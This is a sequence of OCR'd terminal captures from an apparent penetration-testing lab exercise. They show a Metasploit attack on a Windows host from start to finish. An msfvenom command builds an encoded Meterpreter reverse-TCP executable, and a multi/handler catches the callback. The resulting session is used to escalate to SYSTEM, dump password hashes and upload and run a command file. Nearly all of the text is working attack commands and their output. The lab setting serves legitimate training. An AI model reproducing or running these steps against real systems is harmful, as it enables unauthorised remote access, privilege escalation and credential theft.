
```
ist encrypt to list)
        --encrypt-key       <value>    A key to be used for --encrypt
        --encrypt-iv        <value>    An initialization vector for --encrypt
    -a, --arch              <arch>     The architecture to use for --payload and --encoders (use --list arch
s to list)
        --platform          <platform> The platform for --payload (use --list platforms to list)
    -o, --out               <path>     Save the payload to a file
    -b, --bad-chars         <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled           <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                     Use nopsled size specified by -n <length> as the total payload size,
auto-prepending a nopsled of quantity (nops minus payload length)
    -s, --space             <length>   The maximum size of the resulting payload
        --encoder-space     <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations        <count>    The number of times to encode the payload
    -c, --add-code          <path>     Specify an additional win32 shellcode file to include
    -x, --template          <path>     Specify a custom executable file to use as a template
    -k, --keep                         Preserve the --template behaviour and inject the payload as a new thr
ead
    -v, --var-name          <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout           <second>   The number of seconds to wait when reading the payload from STDIN (de
fault 30, 0 to disable)
    -h, --help                         Show this message
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 6 -b '\x00' LHOST=192.16
8.0.2 LPORT=4444 -f exe > /var/www/html/lab21/exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 6 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai chosen with final size 503
Payload size: 503 bytes
Final size of exe file: 73802 bytes
root@kali:~# 
```




```
root@kali:~# sudo msfconsole
[-] ***rting the Metasploit Framework console ... |
[-] * WARNING: No database support: No database YAML file
[-] ***


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v5.0.69-dev                          ]
+ -- --=[ 1959 exploits - 1094 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > 
```




```
erpreter Shell, Bind TCP Inline
   32  payload/windows/meterpreter_reverse_http                                    normal   No     Windows Met
erpreter Shell, Reverse HTTP Inline
   33  payload/windows/meterpreter_reverse_https                                   normal   No     Windows Met
erpreter Shell, Reverse HTTPS Inline
   34  payload/windows/meterpreter_reverse_ipv6_tcp                                normal   No     Windows Met
erpreter Shell, Reverse TCP Inline (IPv6)
   35  payload/windows/meterpreter_reverse_tcp                                     normal   No     Windows Met
erpreter Shell, Reverse TCP Inline


msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > 
```




```
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.0.2
LHOST => 192.168.0.2
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.2      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > 
```




```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.2      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.2:4444
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.2:4444 → 192.168.0.20:49933) at 2023-06-13 14:05:50 -0400
-0500
sessions -[-] Unknown command: -0500.
imsf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer        : WINOS
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : ETHICAL
Logged On Users : 9
Meterpreter     : x86/windows
meterpreter > 
```




```
Logged On Users : 9
Meterpreter     : x86/windows
meterpreter > pwd
C:\Users\Administrator\Downloads
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
=========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  282    fil   2020-08-25 00:08:08 -0400  desktop.ini
100777/rwxrwxrwx  73802  fil   2023-06-13 20:51:26 -0400  exploit.exe
40777/rwxrwxrwx   0      dir   2020-11-30 15:40:05 -0500  flowers

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  6
============
Name         : Hyper-V Virtual Ethernet Adapter #2
Hardware MAC : 00:50:56:99:d6:d2
MTU          : 1500
IPv4 Address : 192.168.0.20
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::e142:23ec:55b5:f1e5
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > 
```



```
meterpreter > getuid
Server username: ETHICAL\administrator
meterpreter > getsystem
ge... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```



```
IPv6 Address : fe80::e142:23ec:55b5:f1e5
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > getuid
Server username: ETHICAL\administrator
meterpreter > getsystem
ge... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY f77bdb103e44424e9dca93eaf1bc8357...
/usr/share/metasploit-framework/lib/rex/script/base.rb:134: warning: constant OpenSSL::Cipher::Cipher is d
eprecated
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


meterpreter > upload hacked.cmd C:\\users\\administrator\\downloads
[*] uploading  : hacked.cmd → C:\users\administrator\downloads
[*] uploaded   : hacked.cmd → C:\users\administrator\downloads\hacked.cmd
meterpreter > execute -f hacked.cmd
Process 4328 created.
meterpreter > 
```



This reservation will end soon. Click the Request More Time button if you would like to extend the reservation.

```
crosoft\Windows\Notifications

11/03/2020  03:15 PM    <DIR>          .
11/03/2020  03:15 PM    <DIR>          ..
10/13/2021  07:33 PM         1,048,576 wpndatabase.db
06/13/2023  05:27 PM            32,768 wpndatabase.db-shm
06/13/2023  05:27 PM                32 wpndatabase.db-wal
08/24/2020  09:08 PM    <DIR>          wpnidm
               3 File(s)      1,081,376 bytes

 Directory of c:\users\Administrator\AppData\Local\Application Data\Application Data\Application Data\Application Data\A
pplication Data\Application Data\Application Data\Application Data\Application Data\Application Data\Application Data\Mi
crosoft\Windows\PowerShell

02/20/2021  10:58 PM    <DIR>          .
02/20/2021  10:58 PM    <DIR>          ..
03/24/2021  08:24 PM            34,870 ModuleAnalysisCache
02/20/2021  10:58 PM    <DIR>          ScheduledJobs
02/09/2021  11:59 AM    <DIR>          WF
               1 File(s)         34,870 bytes

 Directory of c:\users\Administrator\AppData\Local\Application Data\Application Data\Application Data\Application Data\A
pplication Data\Application Data\Application Data\Application Data\Application Data\Application Data\Application Data\Mi
crosoft\Windows\PowerShell\WF

02/09/2021  11:59 AM    <DIR>          .
02/09/2021  11:59 AM    <DIR>          ..
02/09/2021  11:59 AM    <DIR>          PS
               0 File(s)              0 bytes
```